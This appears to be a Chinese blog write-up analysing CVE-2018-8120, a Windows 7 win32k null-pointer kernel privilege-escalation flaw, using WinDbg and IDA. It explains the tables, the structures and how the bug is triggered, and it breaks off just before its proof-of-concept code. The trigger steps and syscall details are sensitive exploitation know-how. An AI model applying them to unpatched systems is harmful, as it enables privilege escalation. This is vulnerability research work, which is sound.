

# Win32组件空指针漏洞（CVE-2018-8120）分析

by: bird

## 1. 漏洞描述：

5月中旬ESET披露了其捕获的PDF文档样本中的两枚0-day漏洞，其中包含针对Windows系统内核的提权漏洞，该漏洞的漏洞编号为：CVE-2018-8120

本次分析会使用Windbg和IDA工具对win32k内核组件进行调试，一步一步详细呈现漏洞的触发和利用过程，漏洞的出现是由于win32.sys组件中存在空指针引用漏洞，使普通应用程序可以利用该漏洞以内核权限执行任意代码

## 2. 分析环境：

操作系统：windows7 X86 sp1

IP: 172.16.11.2

调试器：Windbg, 用于调试windows内核组件

反汇编器：IDA pro, 用于反编译win32k.sys

漏洞软件：Mlaware Defender, 用于hook相关系统函数

## 3. 分析目的：

了解Windows本地提权漏洞(CVE-2018-8120)原理

验证Windows本地提权漏洞(CVE-2018-8120)

了解漏洞修复方法

## 4. 漏洞原理：

该漏洞的触发点是窗口tagWINDOWSTATION对象的指针成员域spkIList指向的可能是空地址，如果同时该窗口关联当前进程，那么调用系统服务函数NtUserSetImeInfoEx设置输入法扩展信息时，会间接调用SetImeInfoEx函数访问spkIList指针指向的位于用户进程地址空间的零

## 页内存

如果当前进程的零页内存未被映射，函数SetImeInfoEx的访问操作将引起缺页异常，导致系统BSOD;同样，如果当前进程的零页内存被提前映射成我们精心构造的数据，则有可能恶意利用，造成任意代码执行漏洞


## 5. 分析步骤：


### 一. windbg调试本地内核

该模式使得我们可以本地调试windows系统的内核，但是，本地调试内核模式不能使用执行命令，断点命令和堆栈跟踪命令


下面是windbg本地内核调试模式的配置步骤：

- 1 使用管理员身份打开cmd，执行bcdedit /debug on 开启调试模式





- 1 使用管理员权限打开windbg（一定是管理员权限，不然不起作用），然后依次选择 File->Kernel Debugging->Local->确定



经过上面的设置就可以进行本地内核调试

```
Command - Local kernel - WinDbg6.12.0002.633 X86

Microsoft (R) Windows Debugger Version 6.12.0002.633 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Connected to Windows 7 7601 x86 compatible target at (Sat Nov 17 15:07:01.227 2018 (UTC + 8:00)), ptr64 FALSE
Symbol search path is: srv*C:\symbols\*https://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 7 Kernel Version 7601 (Service Pack 1) MP (2 procs) Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 7601.17514.x86fre.win7spl_rtm.101119-1850
Machine Name:
Kernel base = 0x83c41000 PsLoadedModuleList = 0x83d8b850
Debug session time: Sat Nov 17 15:07:02.006 2018 (UTC + 8:00)
System Uptime: 0 days 0:44:57.332
```

## 二. 查看SSTD表和SSTD shadow表


在windows系统中，系统内核函数分为两种：

1. 常用的系统服务，实现在内核文件中；
2. 与图形显示和用户界面相关的系统服务，实现在win32k.sys文件中

全部的系统服务在系统运行期间都存储在系统的内存区，系统使用两个系统服务地址表KiServiceTableWin3pServiceTable管理这些系统服务，同时设置两个系统服务描述表（SDT）管理系统服务地址表，这两个系统服务描述表是ServiceDescriptorTable（SSDT）和ServiceDescriptorTableShadow（SSDTShadow）

其中，前者只包含KiServiceTable表，后者包含KiServiceTable和Win32pServiceTable两个表，而且SSDT是可以直接调用访问的，SSDTShadow不可以直接调用访问

SDT对象的结构体如下：



```

1 typedef struct _KSYSTEM_SERVICE_TABLE
2 {
3     PULONG ServiceTableBase;           // 系统服务地址表地址
4     PULONG ServiceCounterTableBase;
5     PULONG NumberOfService;           // 服务函数的个数
6     ULONG ParamTableBase;             // 该系统服务的参数表
7 } KSYSTEM_SERVICE_TABLE, *PKSYSTEM_SERVICE_TABLE;

```

通过windbg本地内核调试查看相关系统服务描述表实际结构分布：

```

lkd> dd nt!KeServiceDescriptorTable
83dab9c0 83cbfd9c 00000000 00000191 83cc03e4
83dab9d0 00000000 00000000 00000000 00000000
83dab9e0 83d1e6af 00000000 026ae682 00000bb8
83dab9f0 00000011 00000100 5385d2ba d717548f
83daba00 83cbfd9c 00000000 00000191 83cc03e4
83daba10 98446000 00000000 00000339 9844702c
83daba20 00000000 00000000 83daba24 00000340
83daba30 00000340 8675ade8 00000007 00000000
lkd> dd nt!KeServiceDescriptorTableShadow
83daba00 83cbfd9c 00000000 00000191 83cc03e4
83daba10 98446000 00000000 00000339 9844702c
83daba20 00000000 00000000 83daba24 00000340
83daba30 00000340 8675ade8 00000007 00000000
83daba40 8675ad20 8675aac8 8675ac58 8675ab90
83daba50 00000000 8675aa00 00000000 00000000
83daba60 83cb9809 83cc6eed 83cd53a5 00000000
83daba70 00000000 00000000 00000000 ffffffff

```

上面两个是两种SDT表中的结构，每个表中的前两行分别表示两个系统服务地址表KiServiceTable表和Win32pServiceTable表的相关数据信息

结合上面的结构体可以看出，KiServiceTable的地址是0x83cbfd9c，其中包含0x191个系统服务；Win32pServiceTable的地址是0x98446000，其中包含0x339个系统服务，而因为上面的是SSDT表，不包含WinpServiceTable表，所以第一个表中的第二行数据为空

再查看系统服务地址表存储具体的内容：

```

lkd> dds 98446000
98446000 983d3d37
98446004 983ebc23
98446008 982471ac
9844600c 983e2c5d
98446010 983ed369
98446014 983d4554
98446018 983d45e8
9844601c 982fdad1
98446020 983ecb94
98446024 982b1965
98446028 982b1882
9844602c 983eeead
98446030 983ed085
98446034 983ebc97
98446038 982f28cb
9844603c 983ecfd8
98446040 983efc51
98446044 983ebb9e
98446048 98324a88
9844604c 983ed10f
98446050 983ef645
98446054 982b2069
98446058 983588bf
9844605c 9837c7bc
98446060 983f063d
98446064 983e5659
98446068 9831358b
9844606c 983ed075
98446070 983676c3
98446074 983ef508
98446078 983ef8d2
9844607c 982ecf2e
lkd> dds 98446000
98446000 983d3d37
98446004 983ebc23
98446008 982471ac
9844600c 983e2c5d
98446010 983ed369

```

I

从上面可以看出系统服务地址表中存储的都是四个字节的函数指针，这些指针指向的就是对应的系统服务函数

### 三. 查看窗口站结构体信息

窗口站 (Windows Station) 相当于是一个容器对象，每一个窗口站包含一个剪切板，一个原子表和一个或者多个桌面对象

通过windbg来查看窗口站对象在内核中的结构体实例：

```

lkd> dt win32k!tagWINDOWSTATION
+0x000 dwSessionId      : Uint4B
+0x004 rpwinstaNext     : Ptr32 tagWINDOWSTATION
+0x008 rpdeskList       : Ptr32 tagDESKTOP
+0x00c pTerm            : Ptr32 tagTERMINAL
+0x010 dwWSF_Flags      : Uint4B
+0x014 spklList         : Ptr32 tagKL
+0x018 ptiClipLock      : Ptr32 tagTHREADINFO
+0x01c ptiDrawingClipboard : Ptr32 tagTHREADINFO
+0x020 spwndClipOpen    : Ptr32 tagWND
+0x024 spwndClipViewer  : Ptr32 tagWND
+0x028 spwndClipOwner   : Ptr32 tagWND
+0x02c pClipBase        : Ptr32 tagCLIP
+0x030 cNumClipFormats  : Uint4B
+0x034 iClipSerialNumber : Uint4B
+0x038 iClipSequenceNumber : Uint4B
+0x03c spwndClipboardListener : Ptr32 tagWND
+0x040 pGlobalAtomTable : Ptr32 Void
+0x044 luidEndSession   : _LUID
+0x04c luidUser         : _LUID
+0x054 psidUser         : Ptr32 Void

```

上面就是窗口站tagWINDOWSTATION的结构体定义，其中在偏移0x14处的spklList指针指向关联的键盘布局tagKL对象链表首节点（这个指针就是漏洞利用的关键）

键盘布局的结构体定义如下：

```

lkd> dt tagKL
win32k!tagKL
+0x000 head             : _HEAD
+0x008 pk1Next          : Ptr32 tagKL
+0x00c pk1Prev          : Ptr32 tagKL
+0x010 dwKL_Flags       : Uint4B
+0x014 hkl              : Ptr32 HKL__
+0x018 spkf             : Ptr32 tagKBDFILE
+0x01c spkfPrimary      : Ptr32 tagKBDFILE
+0x020 dwFontSigs       : Uint4B
+0x024 iBaseCharset     : Uint4B
+0x028 CodePage         : Uint2B
+0x02a wchDiacritic     : Wchar
+0x02c pi1ex            : Ptr32 tagIMEINFOEX
+0x030 uNumTbl          : Uint4B
+0x034 pspkfExtra       : Ptr32 Ptr32 tagKBDFILE
+0x038 dwLastKbdType    : Uint4B
+0x03c dwLastKbdSubType : Uint4B
+0x040 dwKLID           : Uint4B

```

键盘布局tagKL结构体中在偏移0x2c处的pi1ex指针指向关联的输入法扩展信息结构体对象，也就是SetImeInfoEx函数内存拷贝的目标地址


当用户进程调用CreateWindowStation函数等相关函数创建新的窗口站时，最终会调用内核函数xxxCreateWindowStation执行窗口站的创建，但是在该函数执行期间，被创建的新窗口站实例的spklList指针并没有被初始化，指向的是空地址

#### 四. 分析SetImeInfoEx函数

函数SetImeInfoEx是一个win32k组件中的内核函数，主要负责将输入法扩展信息tagIMEINFOEX对象拷贝到目标键盘布局tagKL对象的结构体指针piiex指向的输入法信息对象的缓冲区，也就是承担一个快递员的角色，但是也就是在送快递过程中出现了问题



使用IDA对win32.sys进行初步的逆向，还原一下这个配送流程：

- 1 IDA加载win32k.sys组件并手动载入符号表
- 2
- 3 选择File-->loadfile-->pdbfile,然后点击弹出窗口的OK选项



- 1 在函数框中使用Ctrl+F查找SetImeInfoEx函数，并使用F5反编译出函数的伪代码：





从上面的伪代码中可以看出，函数SetImeInfoEx首先从参数a1指向的窗口站对象中获取spkllList指针（a1是窗口站地址指针，偏移0x14就是spkllList指针），也就是指向键盘布局链表tagKL首节点地址的指针

下面就是遍历键盘布局对象链表，并判断每个被遍历的节点对象的成员域hkl是否与源输入法扩展信息对象的成员域hkl相等

若等跳出循环验证piidx指针是否指向真实键盘布局对象缓冲区，变量LoadFlag是否为false，所有条件都成立，可进行内存拷贝

五. 利用Poc验证漏洞

根据SetImeInfoEx函数的伪代码，可以看到当函数执行到while循环里面，将第一次调用这个spkIList指针，去尝试访问该指针本该指向的键盘布局tagKIList指针，去尝试访问该指针本该指向的键盘布局tagKL对象链表首节点的时候

由于对新建的窗口站，其spkIList指针是空的，却意外地访问读取零页内存，而且是未被映射的零页内存，这样就会导致缺页异常，进而使得系统BOSD

因此触发漏洞的条件是要将spkIList指针指向空地址的窗口站关联到进程中

具体实现就是先通过接口函数CreateWindowStation创建一个窗口站，然后调用NTUserSetImeInfoEx函数关联该窗口站和进程

因为NtUserSetImeInfoEx函数未导出，使用Malware Defender来hook得到序列号，再通过序列号计算出服务号

- 1
- 在桌面运行Malware Defender，选择钩子-->Win32k服务表，查看系统服务序列号

文件(F) 编辑(E) 查看(V) 规则(R) 工具(T) 帮助(H)						
规则 进程 内核模块 网络端口 钩子 自动运行程序 文件 注册表						
类别	ID	名称	原地址	现地址	模块	模块说明
系统服务表 (401/0)	547	NtUserSetCursorIconData	0x980C943B	0x980C943B	c:\windows\system32\win32k.s...	多用户 Win32 驱...
Win32k服务表 (825/0)	548	NtUserSetFocus	0x9808644C	0x9808644C	c:\windows\system32\win32k.s...	多用户 Win32 驱...
中断描述表	549	NtUserSetTimeHotKey	0x98039FB3	0x98039FB3	c:\windows\system32\win32k.s...	多用户 Win32 驱...
SYSENTER处理例程	550	NtUserSetImeInfoEx	0x9803FFD8	0x9803FFD8	c:\windows\system32\win32k.s...	多用户 Win32 驱...
内核对象钩子	551	NtUserSetTimeOwnerWindow	0x980A1999	0x980A1999	c:\windows\system32\win32k.s...	多用户 Win32 驱...
系统通知例程	552	NtUserSetInformationThread	0x9808395E	0x9808395E	c:\windows\system32\win32k.sys	多用户 Win32 驱...
内核模式代码钩子	553	NtUserSetInternalWindowPos	0x9818BF47	0x9818BF47	c:\windows\system32\win32k.s...	多用户 Win32 驱...
用户模式代码钩子	554	NtUserSetKeyboardState	0x98184937	0x98184937	c:\windows\system32\win32k.s...	多用户 Win32 驱...
全局消息钩子	555	NtUserSetMenu	0x9817ABCC	0x9817ABCC	c:\windows\system32\win32k.s...	多用户 Win32 驱...
附加设备列表	556	NtUserSetMenuContextHelpId	0x9818C26B	0x9818C26B	c:\windows\system32\win32k.s...	多用户 Win32 驱...
驱动程序分发例程	557	NtUserSetMenuDefaultItem	0x98076D56	0x98076D56	c:\windows\system32\win32k.s...	多用户 Win32 驱...
	558	NtUserSetMenuFlagRtoL	0x9818C2A8	0x9818C2A8	c:\windows\system32\win32k.s...	多用户 Win32 驱...
	559	NtUserSetObjectInformation	0x98190C86	0x98190C86	c:\windows\system32\win32k.s...	多用户 Win32 驱...
	560	NtUserSetParent	0x98074A65	0x98074A65	c:\windows\system32\win32k.s...	多用户 Win32 驱...
	561	NtUserSetProcessWindowStati...	0x980AC368	0x980AC368	c:\windows\system32\win32k.s...	多用户 Win32 驱...
	562	NtUserGetProp	0x980E4332	0x980E4332	c:\windows\system32\win32k.s...	多用户 Win32 驱...
	563	NtUserSetProp	0x980EE94D	0x980EE94D	c:\windows\system32\win32k.s...	多用户 Win32 驱...

得到NtUserSetImeInfoEx函数的序号是550，那么该函数的系统服务号就是0x1000+0x226=0x1226。

之后还需要得到SystemCallStub函数地址来调用内核函数

- 1
- 使用windbg来查看相关的信息

```

lkd> dd SystemCallStub
7ffe0300 771870b0 771870b4 00000000 00000000
7ffe0310 00000000 00000000 00000000 00000000
7ffe0320 000829d7 00000000 00000000 00000000
7ffe0330 0af92f7d 00000000 000000c0 00000000
7ffe0340 00000000 00000000 00000000 00000000
7ffe0350 00000000 00000000 00000000 00000000
7ffe0360 00000000 00000000 00000000 00000000
7ffe0370 00000000 00000000 00000000 00000000
lkd> u 771870b0
771870b0 8bd4          mov     edx,esp
771870b2 0f34          sysenter
771870b4 c3            ret
771870b5 8da4240000000000 lea     esp,[esp]
771870bc 8d642400       lea     esp,[esp]
771870c0 8d542408       lea     edx,[esp+8]
771870c4 cd2e          int     2Eh
771870c6 c3            ret

```

实现最后的poc代码:

```

